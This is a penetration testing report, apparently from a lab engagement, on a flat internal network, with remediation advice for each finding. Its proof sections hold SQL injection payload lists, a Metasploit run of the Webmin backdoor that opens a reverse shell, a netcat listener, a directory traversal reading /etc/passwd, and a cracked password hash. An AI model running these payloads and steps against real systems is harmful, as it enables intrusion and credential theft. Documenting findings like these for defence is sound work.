

# PENETRATION TESTING REPORT

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# CONFIDENTIAL//LIMITED DISTRIBUTION 1. EXECUTIVE SUMMARY

# 1.1 OVERVIEW

Divergence Academy, LLC consulted Digital Environment Leveraging Tactical Analysis (DELTA) to conduct a grey box penetration testing engagement against the security controls within their information environment to provide a practical demonstration of the controls' effectiveness and an estimate of their susceptibility to exploitation and/or data breaches. The test was performed in accordance with the penetration process (reconnaissance, scanning, vulnerability assessment, exploitation, and reporting).

Due to Divergence Academy's flat network design, our team was able to easily maneuver laterally from system to system through the following ways: establishing root privileges on the App1 machine, utilizing our root privileges on App1 machine to establish persistence, using root privileges on the App1 machine to set up a secure shell (SSH) which we used to pivot through the internal enterprise network, and password reuse attack to move laterally to eight different machines and/or servers. Implementing a segmented network would prevent an attacker from easily moving from one machine to multiple. We also recommend updating the organization's password policy according to NIST 800-63B which includes lowercased and uppercased letters, numbers, special characters, and emojis. As indicated below in section 1.2, we scored the overall security posture of your organization as a "F", indicating severe business and financial risks. If a real black box hacker gained access to the network and pivoted through the network like we did, the risks to the financial and operational status of your organization would be severely critical.

The recommendations provided in this report are structured to facilitate remediation of the identified security risks. We highly recommend implementing remediation for all identified vulnerabilities according to the Cybersecurity and Infrastructure Security Agency (CISA) standards that state high vulnerabilities should be remediated within 30 days and critical vulnerabilities should be remediated within 15 days of detection. This document serves as a formal letter of attestation for the recent Divergence Academy, LLC infrastructure penetration testing engagement. Evaluation ratings compare information gathered during the engagement to "best in class" criteria for security standards. We believe that the statements made in this document provide an accurate assessment of Divergence Academy's Infrastructure. We highly recommend reviewing section three (significant findings) for better understanding of risks and discovered security issues.

### 1.2 RESULTS

# Digital Environment Leveraging Tactical Analysis (DELTA) Grading Criteria:

Grade	Security	Criteria Description		
A	Excellent	The security exceeds "Industry Best Practice" standards. The overall posture was found to be excellent with only a few low-risk findings.		
В	Good	The security meets with accepted standards for "Industry Best Practice" standards.  The overall posture was found to be strong with only a handful of medium- and low-risk shortcomings identified.		
C	Fair	Current solutions protect some areas of the enterprise from security issues.  Moderate changes are required to elevate the discussed areas to "Industry Best Practice" standards.		
D	Poor			

		Significant security deficiencies exist. Immediate attention should be given to the discussed issues to address the identified exposures. Major changes are required to elevate to "Industry Best Practice" standards.		
F	Inadequate	Serious security deficiencies exist. Shortcomings were identified throughout most or even all of the security controls examined. Improving security will require a major allocation of resources.		

Scope	<b>Security Level</b>	Grade
Divergence Academy	Inadequate	${f F}$
Enterprise Network		

The system administrator (username lhillard) uses a password only containing lowercased letters without containing special characters, numbers, or uppercased letters. Furthermore, the password is a word commonly found in the dictionary, which makes this password highly susceptible to password cracking. Additionally, the technical support staffer named Randy wrote down his password and left it unsecured, allowing an unnamed Divergence employee to copy his password and save it into a text file on the DHCP1 server. Per the National Institute of Standards and Technology (NIST) the password used for lhillard does not comply with the recommended complexity standards. Furthermore, passwords for any user account on the Divergence Academy enterprise network should never store passwords in plain text.

Our team was able to leverage the passwords for lhillard and Randy to perform password reuse attacks to log into seven workstations and/or servers on Divergence Academy's internal network.

#### 1.3 METHODOLOGY

Our Penetration Testing Methodology grounded on following guides and standards:

- Penetration Testing Execution Standard
- OWASP Top 10 Application Security Risks 2017
- OWASP Testing Guide
- SANS: Conducting a Penetration Test on an Organization
- The Open Source Security Testing Methodology

# **1.4 SCOPE**

Divergence Academy, LLC contracted with Digital Environment Leveraging Tactical Analysis to provide the following penetration testing services:

- Network-level, technical penetration testing against hosts in the internal networks.
- Network-level, technical penetration testing against servers in the internal networks.
- Network-level, technical penetration testing against internet facing hosts.

The technical penetration testing against internal hosts test started from the internal network zone and intended to simulate the network-level actions of a malicious actor who gained a foothold within the internal network zone.

This security evaluation was limited to the review of:

- a. 192.168.1.101
- b. 192.168.1.102
- c. 192.168.1.108
- d. 192.168.1.109

e. 192.168.1.111 f. 192.168.1.116 g. 192.168.1.122 h. 192.168.1.122 i. 192.168.1.124 j. 192.168.1.125

The following items/components were not tested:

- d. VPN Server
- e. Router/switches within the LAN

# 1.5 TECHNICAL ISSUES

There were no technical issues encountered.

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# CONFIDENTIAL//LIMITED DISTRIBUTION 2. FINDINGS SUMMARY

Severity	Findings	Number of Identified Vulnerabilities
CRITICAL	1) Broken Authentication	6
	2) Remote Code Execution	
	(RCE)	
	3) Webmin 1.920	
	4) Boot or Logon AutoStart	
	Execution: Kernel Modules &	
	Login Items	
	5) Outdated Centos 4.5	
	6) Password Reuse Attack	
HIGH	1) Directory Traversal	4
	2) SQL Injection	
	3) SQL Injection Username &	
	Password Enumeration	
	4) Improper Password	
	Management	
MEDIUM	0	0
LOW	0	0

Networks	Critical	High	Medium	Low	Results
Divergence	6	4	0	0	<u>Fail</u>
Academy					
external facing network					
192.168.122.47					
Divergence Academy internal					
network					
192.168.1.101					
192.168.1.102					
192.168.1.108					
192.168.1.109					
192.168.1.111					
192.168.1.116					
192.168.1.117					
192.168.1.122					
192.168.1.122					
192.168.1.124					
192.168.1.125					

<sup>\*</sup> Risk rating score is based on CVSS 3.1 standard

# CONFIDENTIAL//LIMITED DISTRIBUTION 3. SIGNIFICANT FINDINGS

# 3.1 CRITICAL VULNERABILITIES

#### 3.1.1 Broken authentication

# Target:

Internal local area network (LAN) – 192.168.122.47 & 192.168.1.121 (App1)

# Description:


During the security assessment, our team initially scanned the internal LAN to determine the available running services to target and discovered HTTP was running on port 80. Upon this discovery, the team input 192.168.122.47:80 into Firefox and discovered a web app called Cats. We identified http://192.168.122.47/console as a directory for the Cats web app after directory enumeration utilizing DirBuster. After inputting http://192.168.122.47/console into the Firefox browser, we discovered a broken authentication vulnerability was present which allows a malicious actor to gain complete control of other users' accounts in the system, read their personal data, and perform sensitive actions on their behalf. A malicious actor can utilize broken authentication to perform remote code execution (RCE) and gain root privileges of the system.

# Remediation:

Recommend implementation of multi-factor authentication (MFA) to authenticate the identity for users of the web app; utilizing weak-password checks by forcing users to include a mix of lowercased and uppercased letters, alphanumeric symbols, and special characters when creating passwords; ensure credential recovery and registration are not vulnerable to enumeration attacks by using the same message for each outcome; and enforce input validation on the web app.

# Proof of vulnerability:

Host scan on 192.168.122.47 revealed HTTP service running on port 80



Broken authentication on App1 web application returned information users should not see

### 3.1.2 Remote Code Execution

# Target:

192.168.122.47 (Internal LAN) & 192.168.1.121 (App1)

# **Description:**


The previously identified broken authentication vulnerability (section 3.1.1) allowed our team to execute RCE on http://192.168.122.47/console. RCE is a type of vulnerability that allows attackers to run arbitrary code on a remote machine and is considered the highest level of vulnerability because RCE can be exploited by an attacker without previously having access to the system or device. Attackers can also use RCE escalate privileges, exfiltrate data, perform Denial of Service (DoS), and deployment of ransomware on the affected application or server.

Our team utilized RCE to inject code into the input box on http://192.168.122.47/console that sent a /bin/bash reverse shell to our computers. Once we had a reverse shell on our machines, we were able to upgrade the shell and escalate our privileges to root for 192.168.1.121, allowing us to establish persistence and pivot to other Divergence Academy, LLC devices.

# Remediation:

We recommend that Divergence Academy, LLC immediately sanitizes the inputs for the 192.168.1.121 web app and ensure this is already done on other machines. Validation and sanitization of user-supplied inputs before allowing the application to use it will help prevent RCE attacks. We also recommend switching the network set up from a flat network architecture to a segmented network to prevent interactions between all devices in Divergence Academy's enterprise network.

<u>Proof of vulnerability:</u>



RCE on App1 web application allowed us to utilize netcat and send a reverse shell to our attacker machine

```
(kali⊗ kali2)-[~]
$ nc -lvp 3334
listening on [any] 3334 ...
192.168.122.47: inverse host lookup failed: Unknown host
connect to [192.168.2.73] from (UNKNOWN) [192.168.122.47] 61571
```

Reverse shell on attacker machine

#### 3.1.3 WEBMIN 1.920

### Target:

192.168.1.109 (Soc 5)

# **Description:**

Our team discovered 192.168.1.109 was running Webmin on port 80. Webmin is a web-based server management control panel for Unix-like systems that allows the user to configure operating system internals (users, disk quotas, services, and configuration files) and control open-source apps such as Apache HTTP Server, PHP, and MySql. 192.168.1.109 is running a version of Webmin (1.920) that has a critical vulnerability that allows a malicious user to gain a backdoor into the system. Our team was able to execute this exploit and attain root privileges utilizing MSFconsole.

# Remediation:

Our team recommends immediate upgrade of Webmin 1.92 to Webmin 1.93. If this is not feasible, we recommend editing the /etc/webmin/miniserv.conf by removing the passwd\_mode=line followed by running /etc/webmin/restart.

# Proof of vulnerability:

```
Matching Modules

# Name Disclosure Date Rank Check Description

0 exploit/linux/http/webmin_backdoor 2019-08-10 excellent Yes Webmin password_change.cgi Backdoor

Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/http/webmin_backdoor
```

#### MSF console search for Webmin 1.920 vulnerability

```
msf6 exploit(Linux/http/webmin_backdoor) > run
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17

[-] Handler failed to bind to 192.168.122.209:3333: -
[*] Started reverse TCP handler on 0.0.0.0:3333
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (192.168.2.73:3333 -> 192.168.122.47:65102) at 2024-02-12 10:14:16 -0600

whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
```

Attained root privilege after setting exploit parameters in MSFconsole and running exploit

# 3.1.4 BOOT OR LOGON AUTOSTART EXECUTION: KERNEL MODULES & LOGIN ITEMS

# Target:

192.168.1.117 (Dev1)

# **Description:**

During the security assessment of the Delta Server, our team found that we may configure system settings to automatically execute a program during system boot or logon to maintain persistence or gain higher-level privileges on compromised systems. Operating systems may have mechanisms for automatically running a program on system boot or account logon. These mechanisms may include automatically executing programs that are placed in specially designated directories or are referenced by repositories that store configuration information, such as the Windows Registry. An adversary may achieve the same goal by modifying or extending features of the kernel. Adversaries may also add login items to execute upon user login to gain persistence or escalate privileges.

# Remediation:

Limit access to the root account and prevent users from loading kernel modules and extensions through proper privilege separation and limiting Privilege Escalation opportunities.

Proof of Vulnerability:

Boot or Logon AutoStart Execution: Kernel Modules & Login Items

### 3.1.5 OUTDATED CENTOS 4.5

# Target:

192.168.1.101 (Soc 6)

# Description:

After our team discovered we could utilize SQL injection on 192.168.1.101 to return information (i.e., /etc/passwd file) but could not gain root privilege utilizing this exploit, we learned Apache httpd 2.0.52 was running Centos. Centos is a discontinued Linux distribution that provided free and open-source We ran the lsb release -a command and discovered this machine was running Centos version 4.5.0. After searching through Centos exploits on Searchsploit, we found an exploit (termed 9542.c) that allowed us to attain root privileges once the exploit was ran.

# **Remediation:**

We recommend utilizing a newer Linux distribution, such as AlmaLinux, instead of the Centos 4.5.0 192.168.1.101 is currently running.

# **Proof of Vulnerability:**

```
bash-3.00$ lsb_release -a

lsb_release -a

LSB Version: :core-3.0-ia32:core-3.0-noarch:graphics-3.0-ia32:graphics-3.0-noarch

Distributor ID: CentOS

Description: CentOS release 4.5 (Final)

Release: 4.5

Codename: Final

bash-3.00$
```

# Verification of Centos version running on machine

```
Exploit Title | Path | Path | Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / Cent0S 4) - 'sock_send | linux/local/9479.c | Linux Kernel 2.6 < 2.6.19 (White Box 4 / Cent0S 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_d | linux_x86/local/9542.c | Linux Kernel 3.14.5 (Cent0S 7 / RHEL) - 'libfutex' Local Privilege Escalation | linux/local/35370.c
```

# Searchsploit results showing available Centos exploits

```
sh: no job control in this shell
sh-3.00# whoami
root
sh-3.00# ■
```

Attained root privileges after running the 9542.c exploit

# 3.1.6 PASSWORD REUSE ATTACK

# Targets:

192.168.1.108 (Soc 1), 192.168.1.111 (Soc 2), 192.168.1.122 (Soc 3), 192.168.1.102 (Soc 4), 192.168.1.116 (Soc 7), 192.168.1.124 (FS1), 192.168.1.123 (DHCP1), & DC1


# Description:

After our team cracked the password for lhillard (3.2.2) and determined Randy was the name of the tech support for your organization, we were able to use those passwords and usernames to move laterally through eight machines on Divergence Academy's enterprise network. An attacker uses a password reuse attack to gain access to website login forms, or clients and servers in this case, to gain access to user accounts utilizing stolen passwords and usernames. This vulnerability is listed as critical due to the fact the two sets of credentials (lhillard & tech support passwords and usernames) provided access to 67% of Divergence Academy's enterprise network.

# Remediation:

We suggest implementing stronger password requirements such as no dictionary words, requiring complexity (lowercased and uppercased letters, numbers, special characters, and even emojis per NIST 800-63B guidelines).

# Proof of Vulnerability:



Discovery of Randy's, the tech support for the organization, password improperly stored on FS1

#### 3.2 HIGH VULNERABILITIES

# 3.2.1 DIRECTORY TRAVERSAL

# Target:

192.168.122.47 (Internal LAN) & 192.168.1.121 (App1)

# **Description:**

The previously identified broken authentication vulnerability (section 3.1.1) allowed our team to execute RCE on http://192.168.122.47/console. Directory traversal (also known as path traversal) allows an attacker to access files and directories stored outside of the web root folder. Our team manipulated variables that reference files with "dot-dot-slash (../)" sequences with absolute file paths to access directories stored on the file system.

## Remediation:

We suggest implementing validation of user input before the web app processes the input. If this is not feasible, we recommend verifying the input only contains permitted content, such as alphanumeric characters.

# Proof of vulnerability:

E-z's Admin Portal (v0.9b)							
Current Files in the directory:							
404.html LICENSE.txt READM humans.txt img index.html js l	ME.md apple-touch-icon.pr landscapes.html robots.tx	ng browserconfig.xml cats.l t tile-wide.png tile.png vide	ntml crossdomain. ogames.html	xml css doc favicon.ico			
Please specify the name of the	e file to view its contents.						
Admin Name Admin Name	dmin ID	////etc/passwd	Submit Query				
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mal:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin_apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:101:systemd Time Synchronization,,;:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,,;:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,;:/run/systemd:/usr/sbin/nologin tss:x:104:110:TPM software stack,,;:/var/lib/tpm:/bin/false messagebus:x:105:111::/nonexistent:/usr/sbin/nologin usbmux:x:106:46:usbmux daemon,,;:/var/lib/usbmux:/usr/sbin/nologin rtkit:x:107:114:RealtimeKit,,,:/proc:/usr/sbin/nologin dnsmasq:x:108:65534:dnsmasq,,;:/var/lib/usbmux:/usr/sbin/nologin saned:x:112:119::/var/lib/saned:/usr/sbin/nologin colord:x:113:120:colord colour management daemon,,;:/var/lib/colord:/usr/sbin/nologin geoclue:x:114:121::/var/lib/geoclue:/usr/sbin/nologin Debian-gdm:x:115:122:Gnome Display Manager:/var/lib/gdm3:/bin/false techsupport:x:100:100:techsupport,,;:/home/techsupport:/bin/bash systemd-coredump:x:999999:systemd Core Dumper:/:/usr/sbin/nologin							

# Directory traversal reveals /etc/passwd file showing usernames on App1 system

# 3.2.2 SQL INJECTION – Soc 6

# Target:

192.168.1.101 (Soc 6)

# **Description:**

Our team discovered the web app for 192.168.1.101 was vulnerable to SQL injection. A SQL injection attack involves inserting or "injecting" SQL queries into the input data location from the client to the application, or web application in this case. A successful SQL injection exploit can read sensitive data from the database, modify database data, execute administration operations on the database, and recover the content of a given file. We utilized Burp Suite to automated SQL injection against the target by capturing a GET request from the target's web app, then used a predefined set of SQL injections until we found an injection that had a 200 status code (indicating the request succeeded) and a length that was different from the GET request from the target web app (different than 860 in this case).

# Remediation:

We suggest implementing the following: prepared statements (parameterized queries) to distinguish between code and data, input validation or query redesign to inhibit a user from discovering the names of tables or columns and the sort order indicator (ASC or DESC), and least privilege to minimize the privileges assigned to every database account in the Divergence Academy enterprise environment.

**Proof of Vulnerability:** 2. Intruder Save Columns Attack Results Positions Payloads Resource pool Settings Payload Timeout Length ^ Comment admin'# admin'/\* admin' or '1'='1 admin' or '1'='1'# admin' or '1'='1'/\* admin'or 1=1 or "=" admin' or 1=1# admin' or 1=1/\* '&' ' or ''-' ' or '' ' or "&" ' or "^' ' or ''\*' "&" "^" .... " or ""-" " or "" " " or ""&" " or ""^" " or ""\*" or true--or true--or true--") or true--') or true--' or 'x'='x ') or ('x')=('x ')) or (('x'))=(('x " or "x"="x ") or ("x")=("x ")) or (("x"))=(("x 

Burp Suite automated SQL injections against the target



Sql injection of admin' # allowed us to bypass the username/password fields

# 3.2.3 SQL Injection Username & Password Enumeration

# Target:

192.168.1.111 (Soc 2)


# Description:

Our team discovered the web app for 192.168.1.111 was vulnerable to SQL injection. A SQL injection attack involves inserting or "injecting" SQL queries into the input data location from the client to the application, or web application in this case. A successful SQL injection exploit can read sensitive data from the database, modify database data, execute administration operations on the database, and recover the content of a given file. We utilized Burp Suite to automated SQL injection against the target by capturing a GET request from the target's web app, then used a predefined set of SQL injections until we found an injection that had a 200 status code (indicating the request succeeded) and a length that was different from the GET request from the target web app (different than 879 in this case). After finding a SQL injection that allowed us to bypass the admin page, we ran SQLmap on our attacker machine to enumerate the SQL database. The database returned a hashed password for the user lhillard and was cracked utilizing the rockyou.txt file in Hashcat.

# Remediation:

We suggest implementing the following: prepared statements (parameterized queries) to distinguish between code and data, input validation or query redesign to inhibit a user from discovering the names of tables or columns and the sort order indicator (ASC or DESC), and least privilege to minimize the privileges assigned to every database account in the Divergence Academy enterprise environment.

# Proof of Vulnerability:



# **Automated SQL injection with Burp Suite**

```
[10:28:36] [INFO] testing MySQL
[10:28:36] [INFO] confirming MySQL
[10:28:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29 back-end DBMS: MySQL >= 5.0.0
[10:28:36] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries [10:28:36] [INFO] fetching current database [10:28:36] [INFO] fetching tables for database: 'logan' [10:28:36] [INFO] fetching columns for table 'users' in database 'logan' [10:28:36] [INFO] fetching entries for table 'users' in database 'logan'
Database: logan
Table: users
[3 entries]
  id | pass
                                                                                                                                                                                                                | pos
| 1 | $6$kHDhSiUjT2BLLXnc$EpaKnq26PAkfW9jZ8CIctI.mJua4yg1NXVmqp.girHCP7BpKoelSm4ns8wVwlcsFlsngUpzMp1DZeigEYWlvv1 | lhillard | sys
admin
| 2 | --not allowed--
                                                                                                                                                                                              | ted
                                                                                                                                                                                                                | dev
| 3 | --not allowed--
                                                                                                                                                                                              | ralph
tester |
[10:28:36] [INFO] table 'logan.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.1.111/dump/logan/users.csv'
[10:28:36] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.111'
[*] ending @ 10:28:36 /2024-02-13/
```

SQLmap database dump revealing hashed password for the user lhillard

```
Dictionary cache built:
  Filename..: /usr/share/wordlists/rockyou.txt
  Passwords.: 14344392
  Bytes....: 139921507
* Keyspace..: 14344385
  Runtime...: 2 secs
$6$kHDhSiUjT2BLLXnc$EpaKnq26PAkfW9jZ8CIctI.mJua4yg1NXVmqp.girHCP7BpKoe1Sm4ns8wVwlcsFlsngUpzMp1DZeigEYW1vv1:batman
Session....: hashcat
Status..... Cracked
Hash.Mode....: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target.....: $6$kHDhSiUjT2BLLXnc$EpaKnq26PAkfW9jZ8CIctI.mJua4yg1...YWlvv1
Time.Started....: Tue Feb 13 11:28:11 2024 (0 secs) Time.Estimated...: Tue Feb 13 11:28:11 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1...:
                         796 H/s (3.76ms) @ Accel:256 Loops:64 Thr:1 Vec:2
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress..... 256/14344385 (0.00%)
Rejected..... 0/256 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4992-5000
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> freedom
Started: Tue Feb 13 11:28:07 2024
Stopped: Tue Feb 13 11:28:12 2024
```

Hashcat showing the hashed password for lhillard as batman

## 3.2.4 IMPROPER PASSWORD MANAGEMENT

# **Targets**

192.168.1.124 (FS1) & 192.168.1.123 (DHCP1)

# Description:

After exploiting the password reuse attack describe in section 3.1.6, our team started enumerating the documents on each machine to determine if we could leverage this information to attack additional machines. We discovered the passwords for the admin account (which we could not gain access to the enterprise network with) and Randy, the tech support for your organization, stored in plain-text on two separate servers.


# Remediation:

We recommend storing all passwords in hashed format as recommended by NIST 800-63B.

## Proof of Vulnerability:

```
| Client-info-Notepad | Client-info-Notepad
```

Improper password storage (plain-text password) on FS1 server



Improper password storage (plain-text password) on DHCP1 server

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# 4.1 NETWORK SCAN RESULTS

Nmap service scan: Network Mapper (Nmap) is an open-source Linux command-line tool used to scan IP addresses and ports in a network. The Nmap service scan option allows the user to ascertain the types of services running on each port along with the version of each running service.

## 4.1.1 NMAP SERVICE SCAN FOR 192.168.1.108 (Soc 1)

```
-(kali@kali2)-[~/internal/192.168.1.108]
  -$ cat service scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-09 14:22 CST
Nmap scan report for 192.168.1.108
Host is up (0.055s latency).
Not shown: 990 closed tcp ports (conn-refused)
           STATE SERVICE
                                    VERSION
PORT
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open msrpc
                                    Microsoft Windows RPC
49153/tcp open msrpc
49154/tcp open msrpc
                                    Microsoft Windows RPC
                                    Microsoft Windows RPC
49155/tcp open msrpc
                                    Microsoft Windows RPC
49156/tcp open msrpc
49157/tcp open msrpc
                                    Microsoft Windows RPC
                                 Microsoft Windows RPC
Service Info: Host: SOCl; OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit,
Nmap done: 1 IP address (1 host up) scanned in 107.94 seconds
```

## 4.1.2 NMAP SERVICE SCAN FOR 192.168.1.111 (Soc 2)

```
-(kali®kali2)-[~/internal/192.168.1.111]
└-$ cat <u>service scan</u>
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-09 14:25 CST
Nmap scan report for 192.168.1.111
Host is up (0.057s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT
        STATE SERVICE
                             VERSION
                             OpenSSH 7.6pl Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
        open ssh
22/tcp
        open telnet
23/tcp
                             Linux telnetd
                             Apache httpd 2.4.29 ((Ubuntu))
80/tcp
        open http
3389/tcp open
              ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 63.28 seconds
```

### 4.1.3 NMAP SERVICE SCAN FOR 192.168.1.122 (Soc 3)

```
-(kali®kali2)-[~/internal/192.168.1.122]
 scat <u>service_scan</u>
⇔Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-09 12:10 CST
Nmap scan report for 192.168.1.122
Host is up (0.043s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT
        STATE SERVICE
                             VERSION
135/tcp open msrpc
                              Microsoft Windows RPC
139/tcp open netbios-ssn
445/tcp open microsoft-ds?
                              Microsoft Windows netbios-ssn
3389/tcp open ms-wbt-server Microsoft Terminal Services
8009/tcp open ajp13
8080/tcp open http
                              Apache Jserv (Protocol v1.3)
                              Apache Tomcat 8.5.21
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 56.57 seconds
```

# 4.1.4 NMAP SERVICE SCAN FOR 192.168.1.102 (Soc 4)

```
(kali@kali2) - [~/internal/192.168.1.102]
$ cat service scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-09 14:19 CST
Nmap scan report for 192.168.1.102
Host is up (0.053s latency).
Not shown: 996 closed tcp ports (conn-refused)
                               VERSION
PORT
         STATE SERVICE
         open ssh
                               OpenSSH 7.6pl Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
22/tcp
                               Linux telnetd
23/tcp
         open telnet
¦3389/tcp open ms-wbt-server xrdp
5432/tcp open postgresql PostgreSQL DB 10.15 - 10.18
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 61.73 seconds
```

# 4.1.5 NMAP SERVICE SCAN FOR 192.168.1.109 (Soc 5)

```
(kali@kali2)-[~/internal/192.168.1.109]
cat service_scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-09 12:12 CST
Nmap scan report for 192.168.1.109
Host is up (0.047s latency).
Not shown: 996 closed tcp ports (conn-refused)
                             VERSION
PORT
         STATE SERVICE
          open ssh
open telnet
                               OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
22/tcp
23/tcp
                              Linux telnetd
3389/tcp open ms-wbt-server xrdp
10000/tcp open http
                              MiniServ 1.920 (Webmin httpd)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 92.57 seconds
```

# 4.1.6 NMAP SERVICE SCAN FOR 192.168.1.101 (Soc 6)

```
-(kali@kali2)-[~/internal/192.168.1.101]
  -$ cat <u>service scan</u>
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-09 14:17 CST
Nmap scan report for 192.168.1.101
Host is up (0.039s latency).
Not shown: 994 closed tcp ports (conn-refused)
         STATE SERVICE VERSION
PORT
         open ssh
22/tcp
                        OpenSSH 3.9pl (protocol 1.99)
80/tcp open http
                          Apache httpd 2.0.52 ((CentOS))
111/tcp open rpcbind 2 (RPC #100000)
443/tcp open ssl/http Apache httpd 2.0.52 ((CentOS))
631/tcp open ipp CUPS 1.1
3306/tcp open mysql
                          MySQL (unauthorized)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 62.59 seconds
```

# 4.1.7 NMAP SERVICE SCAN FOR 192.168.1.116 (Soc 7)

```
(kali®kali2)-[~/internal/192.168.1.116]
 -$ cat service scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-20 12:04 CST
Nmap scan report for 192.168.1.116
Host is up (0.054s latency).
Not shown: 89 closed tcp ports (conn-refused)
PORT
           STATE SERVICE
                                VERSION
                                Microsoft Windows RPC
135/tcp
           open msrpc
           open netbios-ssn Microsoft Windows netbios-ssn
139/tcp
          open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP) open rtsp?
445/tcp
554/tcp
5357/tcp open http
                                Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open msrpc
49153/tcp open msrpc
                                Microsoft Windows RPC
                                Microsoft Windows RPC
49154/tcp open msrpc
                               Microsoft Windows RPC
49155/tcp open msrpc Microsoft Windows RPC
49156/tcp open msrpc Microsoft Windows RPC
49157/tcp open msrpc Microsoft Windows RPC
Service Info: Host: SOC7; OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 119.72 seconds
```

